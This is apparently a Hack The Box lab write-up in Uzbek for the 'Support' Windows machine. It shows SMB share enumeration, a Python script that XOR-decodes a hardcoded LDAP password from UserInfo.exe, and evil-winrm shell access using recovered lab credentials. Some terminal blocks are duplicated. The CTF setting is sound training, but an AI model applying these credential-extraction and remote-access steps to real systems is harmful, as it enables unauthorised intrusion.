


Support — writeup




Hack The Box platformasidagi **Support** (Windows / Easy) mashinasi umumiy ko'rinishi va topshiriqlar ro'yxati

```
kali@kali: ~  
Session Actions Edit View Help  
(saidislom@kali)-[~]  
$ smbclient -L //10.129.124.168 -N  
do_connect: Connection to 10.129.124.168 failed (Error NT_STATUS_HOST_UNREACHABLE)  
  
(saidislom@kali)-[~]  
$ ping 10.129.124.168  
PING 10.129.124.168 (10.129.124.168) 56(84) bytes of data.  
64 bytes from 10.129.124.168: icmp_seq=1 ttl=127 time=447 ms  
64 bytes from 10.129.124.168: icmp_seq=2 ttl=127 time=265 ms  
^C  
--- 10.129.124.168 ping statistics ---  
2 packets transmitted, 2 received, 0% packet loss, time 1001ms  
rtt min/avg/max/mdev = 264.860/355.753/446.646/90.893 ms  
  
(saidislom@kali)-[~]  
$ smbclient -L //10.129.124.168 -N  


| Sharename     | Type | Comment             |
|---------------|------|---------------------|
| ADMIN\$       | Disk | Remote Admin        |
| C\$           | Disk | Default share       |
| IPC\$         | IPC  | Remote IPC          |
| NETLOGON      | Disk | Logon server share  |
| support-tools | Disk | support staff tools |
| SYSVOL        | Disk | Logon server share  |

  
Reconnecting with SMB1 for workgroup listing.  
do_connect: Connection to 10.129.124.168 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)  
Unable to connect with SMB1 -- no workgroup available  
  
(saidislom@kali)-[~]  
$
```

Nishon IP (10.129.124.168) bo'yicha tarmoq ulanishini tekshirish va dastlabki SMB portini skanerlash




HTB 1-topshiriq: SMB servisi orqali nechta umumiy ulashilgan papka (share) mavjudligi tekshirildi (javob: 6)

```
kali@kali: ~  
Session Actions Edit View Help  
(saidislom@kali)-[~]  
$ smbclient -L //10.129.124.168 -N  
do_connect: Connection to 10.129.124.168 failed (Error NT_STATUS_HOST_UNREACHABLE)  
  
(saidislom@kali)-[~]  
$ ping 10.129.124.168  
PING 10.129.124.168 (10.129.124.168) 56(84) bytes of data.  
64 bytes from 10.129.124.168: icmp_seq=1 ttl=127 time=447 ms  
64 bytes from 10.129.124.168: icmp_seq=2 ttl=127 time=265 ms  
^C  
--- 10.129.124.168 ping statistics ---  
2 packets transmitted, 2 received, 0% packet loss, time 1001ms  
rtt min/avg/max/mdev = 264.860/355.753/446.646/90.893 ms  
  
(saidislom@kali)-[~]  
$ smbclient -L //10.129.124.168 -N  


| Sharename     | Type | Comment             |
|---------------|------|---------------------|
| ADMIN\$       | Disk | Remote Admin        |
| C\$           | Disk | Default share       |
| IPC\$         | IPC  | Remote IPC          |
| NETLOGON      | Disk | Logon server share  |
| support-tools | Disk | support staff tools |
| SYSVOL        | Disk | Logon server share  |

  
Reconnecting with SMB1 for workgroup listing.  
do_connect: Connection to 10.129.124.168 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)  
Unable to connect with SMB1 -- no workgroup available  
  
(saidislom@kali)-[~]  
$
```


VPN ulanishi yangilangach, **10.129.124.168** hostiga ping va tarmoq trafigi muvaffaqiyatli yetib bordi



HTB 2-topshiriq: Windows Domain Controller uchun standart bo'lmagan umumiy ulashilgan papkani (share) aniqlash savoli

```
kali@kali: ~  
Session Actions Edit View Help  
(saidislom@kali)-[~]  
$ smbclient -L //10.129.124.168 -N  
  
Sharename      Type      Comment  
-----      -  
ADMIN$         Disk      Remote Admin  
C$             Disk      Default share  
IPC$           Disk      Remote IPC  
NETLOGON       Disk      Logon server share  
support-tools  Disk      support staff tools  
SYSVOL         Disk      Logon server share  
Reconnecting with SMB1 for workgroup listing.  
do_connect: Connection to 10.129.124.168 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)  
Unable to connect with SMB1 -- no workgroup available  
  
(saidislom@kali)-[~]  
$ smbclient //10.129.124.168/support-tools -N  
Try "help" to get a list of possible commands.  
smb: \> ls  
  
          D      0   Wed Jul 20 22:01:06 2022  
          D      0   Sat May 28 16:18:25 2022  
7-ZipPortable_21.07.paf.exe  A 2880728 Sat May 28 16:19:19 2022  
npp.8.4.1.portable.x64.zip  A 5439245 Sat May 28 16:19:55 2022  
putty.exe                   A 1273576 Sat May 28 16:20:06 2022  
SysinternalsSuite.zip       A 48102161 Sat May 28 16:19:31 2022  
UserInfo.exe.zip            A 277499 Wed Jul 20 22:01:07 2022  
windirstat1_1_2_setup.exe   A 79171 Sat May 28 16:20:17 2022  
WiresharkPortable64_3.6.5.paf.exe  A 44398000 Sat May 28 16:19:43 2022  
  
4026367 blocks of size 4096. 959484 blocks available  
smb: \>
```

`smbclient -L //10.129.124.168 -N` orqali parolsiz SMB sharelar ko'rildi va nostandart `support-tools` papkasi topildi



HTB 2-topshiriq javobi kiritildi: `support-tools` papkasi standart bo'lmagan resurs sifatida tasdiqlandi

```
(saidislom@kali) - [~]
$ python3 find_password.py
File "/home/kali/find_password.py", line 1
python3 - <<'PY'
      ^^
SyntaxError: invalid syntax

(saidislom@kali) - [~]
$ rm find_password.py

(saidislom@kali) - [~]
$ python3 - <<'PY'
import base64

enc = "0Nv32PTwgYjzg9/8j5TbmVpd3e7WhtWwyPsy076/Y+U193E"
key = b"armando"


data = bytearray(base64.b64decode(enc))

for i in range(len(data)):
    data[i] = data[i] ^ key[i % len(key)] ^ 223


print(data.decode())
PY
nvEfEK16^1aM4$e7AcLUf8x$tRWxPW01%lmz

(saidislom@kali) - [~]
$
```


UserInfo.exe dan topilgan shifrlangan qator va armando XOR kaliti yordamida Python skripti orqali LDAP paroli ochildi: nvEfEK16^1aM4\$e7AcLUf8x\$tRWxPW01%lmz



HTB 3-topshiriq: support-tools ichidagi maxsus (ochiq manbali bo'lmagan) dastur aniqlandi: UserInfo.exe.zip



HTB 4-topshiriq: **UserInfo.exe** ichiga hardcoded qilingan LDAP hisobi paroli muvaffaqiyatli kiritildi




HTB 5-topshiriq: LDAP ma'lumotlarida **support** foydalanuvchisi uchun parol saqlangan maxsus atributni aniqlash (**info** maydoni)

```
kali@kali: ~  
Session Actions Edit View Help  
  
(saidislom@kali)-[~]  
$ evil-winrm -i support.h -u support -p 'Ironsides47pleasure40Watchful'  
  
Evil-WinRM shell v3.9  
  
Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Rel  
ine  
  
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion  
  
Info: Establishing connection to remote endpoint  
*Evil-WinRM* PS C:\Users\support\Documents> whoami  
support\support  
*Evil-WinRM* PS C:\Users\support\Documents> 
```


LDAP **info** maydonidan olingan parol (**Ironsides47pleasure40Watchful**) orqali **evil-winrm** yordamida **support** useri sifatida tizimga ulandik

```
